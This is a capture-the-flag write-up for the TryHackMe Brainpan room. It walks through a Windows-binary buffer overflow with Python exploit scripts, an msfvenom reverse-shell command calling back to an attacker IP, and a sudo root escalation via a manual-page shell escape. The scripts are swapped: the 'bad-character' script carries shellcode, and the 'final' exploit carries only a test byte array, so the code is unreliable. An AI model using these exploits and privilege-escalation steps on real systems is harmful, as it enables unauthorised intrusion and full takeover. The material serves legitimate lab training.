
Author: sn0wball
https://tryhackme.com/r/room/brainpan
Enumeration
Running an nmap scan gives us the following open ports:
- Port 9999: This is running an unknown service, possibly Abyss, and it gives us a message:
[______________________ WELCOME TO BRAINPAN ______________________]Then it prompts:ENTER THE PASSWORD
- Port 10000: This is running an HTTP service using Python’s SimpleHTTPServer.

Enumerating port 10000

When we explore the site, we notice that it doesn’t have a title or any meaningful content at first glance. However, by enumerating the directories, we uncover something interesting—a /bin directory.

Inside the /bin directory, we will find brainpan.exe file.
Start Immunity Debugger and load the executable file that was discovered earlier in the /bin directory. Allow it to run within the debugger. This will open up a shell and will listen to the port 9999.
Next we will identify the crash point. We will send a specially crafted string of characters to see where the program crashes.
To find the exact location where the program crashes, we use a pattern generator tool. In this case, we will use the following command:
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
The pattern_create.rb tool is a script provided by Metasploit to generate a unique pattern of characters of a specified length (in this case, 600 characters). The purpose of this pattern is to help identify the exact location in memory where the overflow occurs. By sending this pattern as input to the vulnerable service, you can trigger the crash, and the pattern will help pinpoint the memory address where the crash happens.
We connect to the service running on port 9999, and it prompts us with the familiar message:

Instead of entering a regular password, we paste the long pattern string that was generated using pattern_create.rb (600 characters long). This pattern helps us to locate the crash point within the binary.

The output in the debugger shows that the program paused after encountering an issue. This confirms that we have successfully caused a buffer overflow, and now we can move on to the next steps of the exploit—identifying the exact EIP offset of the crash and gaining control over the execution flow.
We can do that by using the mona extension from the Immunity Debugger using the following command below:
!mona findmsp -distance 600
The output tells us that EIP was overwritten at offset 524 in the input pattern. This is the exact position in our buffer that will allow us to take control of the program’s execution flow.

We can then now craft an exploit script
#!/usr/bin/python
import socket, sys

address = '127.0.0.1'
port = 9999
offset = 524

# Creating the overflow buffer
overflow = "A" * offset  # Fill the buffer with 524 "A" characters
retn = "BBBB"  # This is a placeholder for the new return address (EIP overwrite)
padding = ""  # Optional padding before the shellcode (not used here)
payload = ""  # The shellcode (currently empty, to be added later)
postfix = ""  # Any additional data to append (not used here)

buffer = overflow + retn + padding + payload + postfix

# Attempt to connect and send the payload
try:
    print '[+] Sending buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((address, port))
    s.recv(1024)  # Receive banner
    s.send(buffer + '\r\n')  # Send the exploit buffer
except:
    print '[!] Unable to connect to the application.'
    sys.exit(0)
finally:
    s.close()
The script is from Gh0x0st which is on the link below, we just tinkered the variables a little bit so it will be easier :
https://github.com/gh0x0st/Buffer_Overflow
Through running the initial script this output confirms that:

- The overflow is also affecting the EBP register with the string
"AAAA".
- We have successfully overwritten the EIP with the string
"BBBB".
Now that we’ve crafted our initial exploit and confirmed that it successfully overwrites the EIP, the next critical step is identifying bad characters—these are characters that might interfere with the injection and execution of our shellcode.
Identifying Bad Characters
Bad characters are specific bytes that may cause issues when injecting shellcode into the target application. These characters might cause the application to misinterpret or truncate your payload, leading to unintended results.
To identify bad characters we will need to generate a string of all possible byte values
You want to generate a string that contains all possible byte values (from \x01 to \xff). The null byte (\x00) is usually considered a bad character by default so we will remove that.
The updated exploit script would look like:
#!/usr/bin/python
import socket, sys

address = '127.0.0.1'
port = 9999
offset = 524

overflow = "A" * offset
retn = "\xf3\x12\x17\x31"
padding = "\x90" * 16
payload = (
    b"\xdb\xc3\xbf\x43\x1d\xe7\x67\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
    b"\x52\x31\x7b\x17\x83\xc3\x04\x03\x14\x7d\x24\xb0\x16\x69\x2a"
    b"\x3b\xe6\x6a\x4b\xb5\x03\x5b\x4b\xa1\x40\xcc\x7b\xa1\x04\xe1"
    b"\xf0\xe7\xbc\x72\x74\x20\xb3\x33\x33\x16\xfa\xc4\x68\x6a\x9d"
    b"\x46\x73\xbf\x7d\x76\xbc\xb2\x7c\xbf\xa1\x3f\x2c\x68\xad\x92"
    b"\xc0\x1d\xfb\x2e\x6b\x6d\xed\x36\x88\x26\x0f\x16\x1f\x3c\x56"
    b"\xb8\x9e\x91\xe2\xf1\xb8\xf6\xcf\x48\x33\xcc\xa4\x4a\x95\x1c"
    b"\x44\xe0\xd8\x90\xb7\xf8\x1d\x16\x28\x8f\x57\x64\xd5\x88\xac"
    b"\x16\x01\x1c\x36\xb0\xc2\x86\x92\x40\x06\x50\x51\x4e\xe3\x16"
    b"\x3d\x53\xf2\xfb\x36\x6f\x7f\xfa\x98\xf9\x3b\xd9\x3c\xa1\x98"
    b"\x40\x65\x0f\x4e\x7d\x75\xf0\x2f\xdb\xfe\x1d\x3b\x56\x5d\x4a"
    b"\x88\x5b\x5d\x8a\x86\xec\x2e\xb8\x09\x47\xb8\xf0\xc2\x41\x3f"
    b"\xf6\xf8\x36\xaf\x09\x03\x47\xe6\xcd\x57\x17\x90\xe4\xd7\xfc"
    b"\x60\x08\x02\x52\x30\xa6\xfd\x13\xe0\x06\xae\xfb\xea\x88\x91"
    b"\x1b\x15\x43\xba\xb6\xec\x04\x45\xe6\xf4\x80\x2d\xf4\xf4\xbe"
    b"\x15\x71\x12\xaa\xf5\xd7\x8d\x43\x6f\x72\x45\xf5\x70\xa8\x20"
    b"\x35\xfa\x5f\xd5\xf8\x0b\x15\xc5\x6d\xfc\x60\xb7\x38\x03\x5f"
    b"\xdf\xa7\x96\x04\x1f\xa1\x8a\x92\x48\xe6\x7d\xeb\x1c\x1a\x27"
    b"\x45\x02\xe7\xb1\xae\x86\x3c\x02\x30\x07\xb0\x3e\x16\x17\x0c"
    b"\xbe\x12\x43\xc0\xe9\xcc\x3d\xa6\x43\xbf\x97\x70\x3f\x69\x7f"
    b"\x04\x73\xaa\xf9\x09\x5e\x5c\xe5\xb8\x37\x19\x1a\x74\xd0\xad"
    b"\x63\x68\x40\x51\xbe\x28\x60\xb0\x6a\x05\x09\x6d\xff\x24\x54"
    b"\x8e\x2a\x6a\x61\x0d\xde\x13\x96\x0d\xab\x16\xd2\x89\x40\x6b"
    b"\x4b\x7c\x66\xd8\x6c\x55"
)

postfix = ""

buffer = overflow + retn + padding + payload + postfix

try:
    print '[+] Sending buffer...'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((address, port))
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.close()
except:
    print '[!] Unable to connect to the application.'
    sys.exit(0)
Restart and run the exploit command, take note of the ESP because we will need it later

We now want to compare the bytes stored at the memory address pointed to by ESP (0x0042F870) with the sequence of bad characters we sent. This will allow us to identify which characters are “bad” and cause problems when passed through the program.
To do this, use the Mona plugin in Immunity Debugger:
!mona compare -f bytearray.bin -a 0x0042F870
-f bytearray.bin: This is the file that contains the sequence of all byte values from\x00to\xff. Mona will automatically generate this file.-a 0x0042F870: This is the starting memory address where the bad characters are located in memory, pointed to by the ESP register.

A Unmodified status means that the bytes at this memory address match the expected byte sequence.
Because Mona has verified that the byte sequence remains intact and only \x00 is a bad character, we can conclude that \x00 is the only problematic byte, and the rest of the byte sequence is safe to use in the exploit.
We can proceed with finding a suitable JMP ESP instruction that avoids any bad characters.
To find a suitable JMP ESP instruction, we will use the following Mona command:
!mona jmp -r esp -cpb "\x00"
-r esp: Tells Mona to search for aJMP ESPinstruction.-cpb "\x00": Instructs Mona to avoid any addresses that contain the bad character\x00.
Mona will return a list of valid addresses that contain a JMP ESP instruction and do not include the bad character \x00. We will then use one of these addresses in our exploit to redirect execution to our shellcode.

Choose an address and update your exploit script, setting the “retn” variable to the address, written backwards (since the system is little endian).
retn = "\xf3\x12\x17\x31" # 0x311712f3 reversed backwardsIts time to generate a payload. We will do that using msfvenom:
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.9.0.173 LPORT=4444 EXITFUNC=thread -b "\x00" -f c
We will put all the bad characters we identified in -b in our case it is only \x00
Put it in the payload variable and set the padding to padding = “\x90” * 16
Our final exploit script would look like:
#!/usr/bin/python
import socket, sys

address = '10.10.28.245'
port = 9999
offset = 524

overflow = "A" * offset
retn = "\xf3\x12\x17\x31"
padding = "\x90" * 16

payload = ( b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f" b"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f" b"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f" b"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f" b"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f" b"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f" b"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f" b"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f" b"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f" b"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f" b"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf" b"\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf" b"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf" b"\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf" b"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef" b"\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

postfix = ""

buffer = overflow + retn + padding + payload + postfix


try:
    print '[+] Sending buffer...'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((address, port))
    s.recv(1024)
    s.send(buffer + '\r\n')
    s.close()
except:
    print '[!] Unable to connect to the application.'
    sys.exit(0)
Oh and don’t forget to replace the address variable with our target IP. After that, we can then set up our netcat listener ,restart debugger and run the exploit. A successful run should get us a shell as user Puck!!
This user can run sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
Running the script on sudo:
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
    - network
    - proclist
    - manual [command]
We know that puck can run anansi_util as root without needing a password. The manual [command] option allows the user to open the manual pages for a command.
By referring to GTFOBins, we can exploit this functionality to gain a root shell by executing a command as root through the manual page interface.
sudo /home/anansi/bin/anansi_util manual man!/bin/shThen we are root!!
Thanks for Reading! We hope you enjoy this writeup, Happy Grinding Shinkens!


 ShinkenSec
Leave a comment